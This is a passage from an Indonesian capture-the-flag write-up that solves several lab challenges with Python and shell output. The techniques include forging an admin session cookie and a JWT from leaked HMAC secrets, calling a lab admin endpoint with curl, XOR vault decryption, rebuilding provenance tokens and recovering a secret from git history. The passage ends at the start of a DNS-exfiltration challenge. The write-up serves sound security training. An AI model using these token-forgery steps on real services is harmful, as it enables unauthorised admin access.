base64.b64decode("SU9OLUtFWS1QUk9ELTIwMjY=")
print("SECRET =", secret)

# verify thdp guest cookie
```

```
guest = open("guest_cookie.txt").readline()
token = guest.split("session=")[1].strip()
body, sig = token.split(".")
ok = hmac.compare_digest(hmac.new(secret, body.encode(),
hashlib.sha256).digest(), b64u_decode(sig))
print("guest cookie verifies:", ok)
print("guest payload:", json.loads(b64u_decode(body)))

# forge token si atmin
payload = {"user": "auditor", "role": "admin", "scope": "flag:read"}
body = b64u(json.dumps(payload, separators=(",", ":"),
sort_keys=True).encode())
sig = hmac.new(secret, body.encode(), hashlib.sha256).digest()
admin_token = body + "." + b64u(sig)
print("admin token:", admin_token)

key = hashlib.sha256(sig + b":kamsiber-vault").digest()
print("vault key:", key.hex())

ct =
open("/home/arney1/dev/playground/kmipnviii/12_signed_session_vault/vaul
t.enc", "rb").read()

# 1. coba repeating-key XOR
out = bytes(c ^ key[i % len(key)] for i, c in enumerate(ct))
print("XOR repeated key:", out)

# 2. coba SHA256 counter keystream
ks = b"".join(hashlib.sha256(key + bytes([i])).digest() for i in
range(10))[:len(ct)]
out2 = bytes(c ^ k for c, k in zip(ct, ks))
print("SHA256(key||counter):", out2)

ks = b"".join(hashlib.sha256(key + str(i).encode()).digest() for i in
range(10))[:len(ct)]
out3 = bytes(c ^ k for c, k in zip(ct, ks))
print("SHA256(key||str(i)):", out3)
```

```
[arney1@station 12_signed_session_vault]$ python solve.py
SECRET = b'PNUP-SESSION-KEY-PROD-2026'
guest cookie verifies: True
guest payload: {'role': 'guest', 'scope': 'profile:read', 'user': 'guest'}
admin token: eyJyb2xlIjoiYWRtaW4iLCJzY29wZSI6ImZsYWc6cmVhZCIsInVzZXIiOiJhdWRpdG9yIn0.B6GHODtZg5T0rH2UTsc1weTxqkc1EGyWhD25ssDJNJw
vault key: 9f4f44fbc3d1cd58857e53b5f12783c926422af535c2b8da446bb2100679eeb4
XOR repeated key: b'KMIPN8{forged_signed_session_opens_vault}'
SHA256(key||counter): b'\xb4\xc7g\x93\x06\x11\xc2\xb5\x84NV \xdc\xe5qN`[\xc2\xed\x08.j\xfex\xcf\x82\xe4=\xac\x11}\xd31Lo\x8e.\xf8\xe5K'
SHA256(key||str(i)): b'\xdc[\x1b\xecE\xf2\xd8j\x93\xf2\xc0\xaa\x06R\x0cW\xe6$\x96\xf1|\x14\xce\x84j\xa5\xf8y\x8f\x0fM\xe9z>\xe1\xa4\xbf\xa9\xf6-\xee'
[arney1@station 12_signed_session_vault]$
```

Flag: KMIPN8{forged_signed_session_opens_vault}

Forensics / Crypto

Memory Trace

600

Kisi-kisi
Sebuah artefak memori berisi banyak string campuran, termasuk decoy. Peserta perlu memilah pasangan data yang relevan, menghindari flag palsu, dan memulihkan pesan yang disamarkan menggunakan petunjuk yang tersebar.

Fokus Teknis
Memory strings triage, decoy handling, key-material identification, and symmetric transformation recovery.

Artefak / Akses
File yang digunakan: memory_plus_xor_strings.txt

Tugas
Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan
Gunakan file artefak yang diberikan. Tidak diperlukan akses jaringan.

Format Flag
KMIPN8{...}

solved by Muhammad Dhafin Ramadhan

diberikan sebuah file **memory_plus_xor_strings.txt**

ada beberapa data yang menarik, yaitu

```
last_cipher_mode=xor-repeat
XOR_KEY=PNUP-LAB
ct_hex=1b031c0063743a2f35233a2254132030242733314e38321d332f3b0f5f2
9372731220a3b4835323f
```

Nilai **last_cipher_mode** menunjukkan penggunaan repeated-key XOR. **XOR_KEY** menyediakan kuncinya, sedangkan **ct_hex** merupakan **ciphertext** dalam encoding hexadecimal.

ada juga beberapa decoy yang dapat kita eliminasi/hapus

```
old_flag=KMIPN8{this_is_decoy_do_not_submit}                        -
KEY_HINT=not-this-one
QWxhZGRpbjpvcGVuIHNlc2FtZQ==
7f454c4602010100
```

kita sudah mengetahui metode enkripsi yang digunakan yaitu xor-repeat, dan kuncinya adalah PNUP-LAB

Dalam repeated-key XOR, kunci diulang hingga sama panjang dengan ciphertext, sehingga dapat diselesaikan dengan solver sebagai berikut

```
import re

CIPHER_HEX = (

"1b031c0063743a2f35233a2254132030242733314e38321d332f3b0f5f293727"
    "31220a3b4835323f"
)
KEY = b"PNUP-LAB"

def main() -> None:
    ciphertext = bytes.fromhex(CIPHER_HEX)

    plaintext = bytes(
        byte ^ KEY[index % len(KEY)]
        for index, byte in enumerate(ciphertext)
    ).decode("ascii")

    if not re.fullmatch(r"KMIPN8\{[^}\r\n]+}", plaintext):
        raise ValueError(f"Hasil tidak memenuhi format flag:
```

```
{plaintext!r}")

    print(plaintext)


if __name__ == "__main__":
    main()
```

dan didapat flag KMIPN8{memory_artifacts_can_reveal_keys}

Flag: KMIPN8{memory_artifacts_can_reveal_keys}

DevSecOps

Build Context

600

Deskripsi
Tim DevOS menemukan artefak release lama dari pipeline internal. Artefak tersebut tidak menyimpan flag secara langsung, tetapi masih membawa jejak yang cukup untuk membuka sebuah vault kecil.

File
Unduh file devos_release_vault.zip pada bagian Files.


Tugas
Analisis artefak build, catatan pipeline, dan metadata release yang tersedia. Rekonstruksi material yang digunakan oleh verifier, lalu gunakan material tersebut untuk membuka vault.

Format Flag
KMIPN8{...}


Batasan
Challenge ini bersifat offline/file-based. Tidak perlu menyerang server CTFd, tidak perlu melakukan brute-force, dan tidak perlu akses internet. devos_release_vault.zip

solved by Fauzi Ismail

Diberikan sebuah zip chall devos_release_vault.zip, yang jika kita extract berisi:



Pada dist/manifest.json, ditemukan informasi encoding vault:



Dari sini diketahui bahwa vault dibuka menggunakan:
xor-sha256-stream
Format material token diarahkan ke: tools/release_policy.py
Pada tools/release_policy.py, terdapat fungsi penting:

```python
def release_material():
    stmt = load_attestation()
    subject_digest = stmt['subject'][0]['digest']['sha256']
    builder_id = stmt['predicate']['runDetails']['builder']['id']
    release_channel = stmt['predicate']['buildDefinition']['externalParameters']['release_channel']
    build_id = None
    for line in (ROOT / 'ci_trace.log').read_text().splitlines():
        if 'build_id=' in line:
            build_id = line.split('build_id=', 1)[1].strip()
            break
    if not build_id:
        raise SystemExit('missing build_id')
    # Release-token material used by the verifier:
    # build_id + ':' + first 20 chars of subject sha256 + ':' + runner name + ':' + release_channel
    runner_name = builder_id.rstrip('/').split('/')[-1]
    return f'{build_id}:{subject_digest[:20]}:{runner_name}:{release_channel}'
```


Artinya material token dibentuk dari empat :
build_id
20 karakter pertama dari subject sha256
runner name
release_channel

Formatnya:
<build_id>:<subject_digest_20_chars>:<runner_name>:<release_channel>

Dari ci_trace.log, ditemukan:
build_id=KMSB-DEVOPS-2026-09

Dari provenance/release_attestation.dsse.json, payload DSSE perlu didecode dari base64url. Di dalamnya terdapat subject digest:

payload berisi base64 yang jika di decode:



maka terdapat beberapa informasi penting
Di dalamnya terdapat subject digest:
fbe870d85dd28066cc256487db83aa50839a05f4b9edbdf245c0c7da9c634ffb

Ambil 20 karakter pertama:
fbe870d85dd28066cc25

Masih dari attestation, builder id:
https://builder.kamsiber.local/runners/devops-release-07

Runner name adalah bagian terakhir dari path:
devops-release-07

Release channel:
final-onsite

Maka material lengkapnya:
KMSB-DEVOPS-2026-09:fbe870d85dd28066cc25:devops-release-07:final-onsite


Selanjutnya setelah terkumpul semua, untuk membuka vault material tersebut di-hash dengan SHA-256:

```
key = hashlib.sha256(material.encode()).digest()
```

Kemudian digunakan sebagai XOR key berulang terhadap isi
dist/release.vault

Kita tinggal buat script solvernya, kurang lebih seperti ini:

```
import base64
import hashlib
import json
from pathlib import Path

root = Path(__file__).resolve().parent

def b64url_decode(s):
    s += "=" * (-len(s) % 4)
    return base64.urlsafe_b64decode(s)

envelope = json.loads((root /
"provenance/release_attestation.dsse.json").read_text())
stmt = json.loads(b64url_decode(envelope["payload"]))

subject_digest = stmt["subject"][0]["digest"]["sha256"]
builder_id = stmt["predicate"]["runDetails"]["builder"]["id"]
release_channel =
stmt["predicate"]["buildDefinition"]["externalParameters"]["release_
channel"]

build_id = None
for line in (root / "ci_trace.log").read_text().splitlines():
    if "build_id=" in line:
        build_id = line.split("build_id=", 1)[1].strip()
        break

runner_name = builder_id.rstrip("/").split("/")[-1]

material =
f"{build_id}:{subject_digest[:20]}:{runner_name}:{release_channel}"
key = hashlib.sha256(material.encode()).digest()

ct = (root / "dist/release.vault").read_bytes()
pt = bytes(c ^ key[i % len(key)] for i, c in enumerate(ct))

print("material:", material)
print(pt.decode())
```



Flag: KMIPN8{devops_release_vault_needs_provenance}

DevSecOps / Reverse

Provenance Gatekeeper

600

Kisi-kisi

Sebuah release pipeline menolak artefak yang tidak memiliki provenance sesuai. Peserta diberi trace CI, attestation, dan binary gatekeeper. Tugasnya adalah memahami bagaimana release material dibentuk, lalu membuktikan provenance yang benar kepada gatekeeper.

Fokus Teknis

Supply-chain provenance review, attestation payload decoding, release-token reconstruction, hashing, and binary validation.

Artefak / Akses

File yang digunakan: 20_provenance_gatekeeper.zip

Tugas

Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan

```
Challenge offline. Tidak perlu akses Docker registry atau service
    eksternal. Semua artefak yang diperlukan tersedia di ZIP
                        challenge.

                        Format Flag
                        KMIPN8{...}
```

solved by Muhammad Dhafin Ramadhan

diberikan beberapa file, sebagai berikut

```
┌──(kalis㉿kalis)-[/mnt/e/kmipn]
└─$ tree
.
├── 20_provenance_gatekeeper.zip
├── attestation.dsse.json
├── ci_trace.log
├── gatekeeper
├── README_CHALLENGE.txt
└── sha256sums.txt

1 directory, 6 files
```

analisis binary:

```
┌──(kalis㉿kalis)-[/mnt/e/kmipn]
└─$ file gatekeeper
gatekeeper: ELF 64-bit LSB pie executable, x86-64, version 1
(SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=6fc33d6bacd6449817fc1230f947901b1395695b, for
GNU/Linux 3.2.0, stripped
```

iseng jalanin, untuk mengetahui behaviour yang binary tsb lakukan,

```
┌──(kalis㉿kalis)-[/mnt/e/kmipn]
└─$ ./gatekeeper
Kamsiber Release Gatekeeper v4
Input release token:
```

```
awdawdd
ACCESS DENIED: invalid release token
┌──(kalis㉿kalis)-[/mnt/e/kmipn]
└─$
```

pada **ci_trace.log** terdapat

```
builder.id=https://github.com/pnup-kamsiber/builder@v4
buildInvocationId=run-2026-09-06-ctfd-7f31
source.branch=refs/heads/release/national-final
subject.digest.sha256=3e78febe430f86e8081b64a8903015e8ef30985cb934
3628f7731dc09f028c93
release-token-material=builder.id ':' buildInvocationId ':'
subject.digest.sha256 ':' source.branch
release-token=sha256(release-token-material).hex()[0:32]
```

Dengan demikian, material token harus berbentuk:

```
https://github.com/pnup-kamsiber/builder@v4:run-2026-09-06-ctfd-7f
31:3e78febe430f86e8081b64a8903015e8ef30985cb9343628f7731dc09f028c9
3:refs/heads/release/national-final
```

Tidak ada spasi atau newline tambahan pada material tersebut.

attestation.dsse.json merupakan envelope DSSE dengan struktur

```
──(kalis㉿kalis)-[/mnt/e/kmipn]
└─$ cat attestation.dsse.json
{
  "payloadType": "application/vnd.in-toto+json",
  "payload":
"ewogICJfdHlwZSI6ICJodHRwczovL2luLXRvdG8uaW8vU3RhdGVtZW50L3YxIiwKI
CAic3ViamVjdCI6IFsKICAgIHsKICAgICAgIm5hbWUiOiAicmVnaXN0cnkubG9jYWw
va2Ftc2liZXIvZmluYWwtYWdlbnQ6MjAiLAogICAgICAiZGlnZXN0IjogewogICAgI
CAgICJzaGEyNTYiOiAiM2U3OGZlYmU0MzBmODZlODA4MWI2NGE4OTAzMDE1ZThlZjM
wOTg1Y2I5MzQzNjI4Zjc3MzFkYzA5ZjAyOGM5MyIKICAgICAgfQogICAgfQogIF0sC
iAgInByZWRpY2F0ZVR5cGUiOiAiaHR0cHM6Ly9zbHNhLmRldi9wcm92ZW5hbmNlL3Y
xIiwKICAicHJlZGljYXRlIjogewogICAgImJ1aWxkRGVmaW5pdGlvbiI6IHsKICAgI
CAgImJ1aWxkVHlwZSI6ICJodHRwczovL2dpdGh1Yi5jb20vQXR0ZXN0YXRpb25zL0d
pdEh1Ykhvc3RlZEFjdGlvbnNAdjEiLAogICAgICAiZXh0ZXJuYWxQYXJhbWV0ZXJzI
jogewogICAgICAgICJmcFuY2giOiAicmVmcy9oZWFkcy9yZWxlYXNlL25hdGlvbmF
sLWZpbmFsIiwKICAgICAgICAid29ya2Zsb3ciOiAiLmdpdGh1Yi93b3JrZmxvd3Mvc
mVsZWFzZS55bWwiLAogICAgICAgICJyZXBvc2l0b3J5IjogInBudXAta2Ftc2liZXI
```

```
vZmluYWwtYWdlbnQiCiAgICAgIH0sCiAgICAgICJpbnRlcm5hbFBhcmFtZXRlcnMiO
iB7CiAgICAgICAgImRlYnVnIjogZmFsc2UsCiAgICAgICAgImN0Zl9ub3RlIjogIk9
ubHkgcmVsZWFzZSBvcGVyYXRvcnMgY29uc3RydWN0IHRoZSBwb2xpY3kgd
G9rZW4uIgogICAgICB9CiAgICAgIn0LAogICAgInJ1bkRldGFpbHMiOiB7CiAgICAgICJ
idWlsZGVyIjogewogICAgICAgICJpZCI6ICJodHRwczovL2dpdGh1Yi5jb20vcG51c
C1rYW1zaWJlci9idWlsZGVyQHY0IgogICAgICB9LAogICAgICAibWV0YWRhdGEiOiB
7CiAgICAgICAgImJ1aWxkSW52b2NhdGlvbklkIjogInJ1bi0yMDI2LTA5LTA2LWN0Z
mQtN2YzMSIsCiAgICAgICAgInN0YXJ0ZWRPbiI6ICIyMDI2LTA5LTA2VDA5OjExOjI
0WiIsCiAgICAgICAgImZpbmlzaGVkT24iOiAiMjAyNi0wOS0wNlQwOToxNDowMloiC
iAgICAgIH0KICAgIH0KICB9Cn0=",
  "signatures": [
    {
      "keyid": "ctfd-demo-key-2026",
      "sig": "WFZ0SfaUBsCHkSL7jgCy/yO4DB546veekWJHvv4S/ng="
    }
  ]
}
```

Payload dapat dibuka dengan Python:

```
import base64
import json

envelope = json.load(open("attestation.dsse.json",
encoding="utf-8"))
statement = json.loads(base64.b64decode(envelope["payload"]))

print(json.dumps(statement, indent=2))
```

Field yang relevan pada statement adalah:

```
subject[0].digest.sha256
predicate.buildDefinition.externalParameters.branch
predicate.runDetails.builder.id
predicate.runDetails.metadata.buildInvocationId
```

Nilainya sama dengan nilai pada CI trace.

Token dapat dihitung secara lokal dengan solver berikut:

```
import hashlib

builder_id = "https://github.com/pnup-kamsiber/builder@v4"
invocation_id = "run-2026-09-06-ctfd-7f31"
```

```
digest =
"3e78febe430f86e8081b64a8903015e8ef30985cb9343628f7731dc09f028c93"
branch = "refs/heads/release/national-final"

material = ":".join([builder_id, invocation_id, digest, branch])
full_hash = hashlib.sha256(material.encode()).hexdigest()
token = full_hash[:32]

print(full_hash)
print(token)
```

didapatkan output sebagai berikut, dan masukan token yang dihasilkan

```
┌──(kalis㉿kalis)-[/mnt/e/kmipn]
└─$ python3 solver.py
4206b8df935dfd79f6401f280fa8d8211772569f2a6105f4894258b670cc1fad
4206b8df935dfd79f6401f280fa8d821

┌──(kalis㉿kalis)-[/mnt/e/kmipn]
└─$ ./gatekeeper
Kamsiber Release Gatekeeper v4
Input release token:
4206b8df935dfd79f6401f280fa8d821
ACCESS GRANTED
KMIPN8{provenance_token_unlocks_release_gate}
```

gatekeeper bergantung pada token deterministik, tetapi pipeline membocorkan seluruh input, format material, dan algoritma derivasi token melalui CI trace. Attestation juga mengonfirmasi semua nilai tersebut. Selain itu, binary menyimpan token pembanding hanya dengan XOR satu byte dan menggunakan token itu sendiri untuk mendekripsi flag, sehingga pemeriksaan statis dapat memvalidasi seluruh proses.

Flag: KMIPN8{provenance_token_unlocks_release_gate}

Web Chaining

Operations Trail

650

Kisi-kisi

Sebuah portal operasi memiliki beberapa jejak kecil yang masing-masing tampak tidak berbahaya. Peserta harus menghubungkan petunjuk dari halaman, artefak operasional, dan mekanisme akses untuk mencapai area yang dilindungi.

Fokus Teknis

Multi-stage web enumeration, leaked operational artifacts, and access boundary correlation.

Artefak / Akses

Gunakan akses target lab yang disediakan oleh operator pada Connection Info CTFd.

Tugas

Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan

Tidak boleh brute-force credential. Fokus pada observasi, pengambilan artefak yang memang tersedia, dan analisis hubungan antarpetunjuk.

Format Flag


KMIPN8{...}

http://10.0.100.x:8080/chain (Sesuaikan dengan IP Ruangan)


Solved by Fauzi Ismail

Diberikan sebuah chall web dengan endpoint http://10.0.100.6:8080/chain, ternyata ini masih nyambung dengan chall Intranet Shadow

Jika kita kunjungi



Kita coba download /ops/backup.zip dengan virtual host ops.kamsiber.local, lalu extract dan teradpat:



.env berisi:

dan README.md berisi:

Dari .env kita didapatkan OPS_JWT_SECRET=ops-chain-2026

Dari sana kita dapat membuat jwt token, kurang lebih dengan script:


```
import hmac, hashlib, base64, json
h = lambda d: base64.urlsafe_b64encode(d).rstrip(b'=').decode()
head = h(json.dumps({'alg':'HS256','typ':'JWT'},
separators=(',',':')).encode())
pay  = h(json.dumps({'role':'admin','user':'ops'},
separators=(',',':')).encode())
```

```
sig  = h(hmac.new(b'ops-chain-2026', (head+'.'+pay).encode(),
hashlib.sha256).digest())
print(head+'.'+pay+'.'+sig)
```


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJ1c2VyIjo
ib3BzIn0.zLEEtKjwLzk23655Bt0RFtDgr77fMd-p8I_KD5ocUp4
```

lalu akses admin panel dengan jwt key yang sudah kita buat

```
curl -i -s -H "Host: ops.kamsiber.local" \

"http://10.0.100.6:8080/ops/admin?token=eyJhbGciOiJIUzI1NiIsInR5cCI6
IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJ1c2VyIjoib3BzIn0.zLEEtKjwLzk23655Bt0
RFtDgr77fMd-p8I_KD5ocUp4"
```



Dan didapatkan flagnya

Flag: KMIPN8{chain_small_leaks_to_admin_access}

DevSecOps Forensics

Commit Echo

750

0 0

Kisi-kisi

Sebuah repository tampak sudah dibersihkan sebelum dikirim ke auditor. Peserta perlu memeriksa apakah riwayat perubahan masih menyimpan artefak penting yang tidak terlihat pada working tree terakhir.

Fokus Teknis

Repository history analysis, deleted secret recovery, and commit-level evidence review.

Artefak / Akses

File yang digunakan: git_history_resurrection.zip

Tugas

Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan

Challenge offline. Analisis hanya pada repository yang diberikan.

Format Flag

KMIPN8{...}

solved by Arkan Ramadhan Nugraha

What it asked

check the git commit history to get the flag

Approach

we can see full commit / git history with ‘git log’

```
[arney1@station webapp_repo]$ git log
commit 30ee0b6ec910ca42ea10607bf4066b23e90c4140 (HEAD -> master)
Author: Kamsiber Panitia <panitia@kamsiber.local>
Date:   Thu Sep 3 06:17:40 2026 +0000

    remove production environment file

commit d8cafa0c87fecdf6e201d8783c8fa9fd04709197
Author: Kamsiber Panitia <panitia@kamsiber.local>
Date:   Thu Sep 3 06:17:40 2026 +0000

    initial production deployment
[arney1@station webapp_repo]$
```

cuma ada 1 commit sebelumnya wkkw, pasti kita harus kesitu. lihat isi commit tsb dengan command

git show d8cafa0c87fecdf6e201d8783c8fa9fd04709197

```
[arney1@station webapp_repo]$ git show d8cafa0c87fecdf6e201d8783c8fa9fd04709197
commit d8cafa0c87fecdf6e201d8783c8fa9fd04709197
Author: Kamsiber Panitia <panitia@kamsiber.local>
Date:   Thu Sep 3 06:17:40 2026 +0000

    initial production deployment

diff --git a/.env.production b/.env.production
new file mode 100644
index 0000000..0189edd
--- /dev/null
+++ b/.env.production
@@ -0,0 +1,4 @@
+APP_ENV=production
+DB_USER=app
+DB_PASS=redacted
+CTF_FLAG=KMIPN8{deleted_files_still_live_in_git}
diff --git a/app.py b/app.py
new file mode 100644
index 0000000..8266af5
--- /dev/null
+++ b/app.py
@@ -0,0 +1 @@
+print("Kamsiber internal app")
[arney1@station webapp_repo]$
```

Solution

```
git show d8cafa0c87fecdf6e201d8783c8fa9fd04709197
```

Flag: KMIPN8{deleted_files_still_live_in_git}

Network Forensics / Crypto

Fragmented Query

750

Kisi-kisi
Log DNS yang diberikan memuat beberapa jenis record dan beberapa tahap data. Peserta harus membedakan metadata, key material, dan payload utama sebelum pesan akhir dapat dipulihkan.

Fokus Teknis
Multi-stage DNS evidence, record-type correlation, fragment ordering, and encoded payload recovery.

Artefak / Akses
File yang digunakan: dns_exfil_multistage.log

Tugas
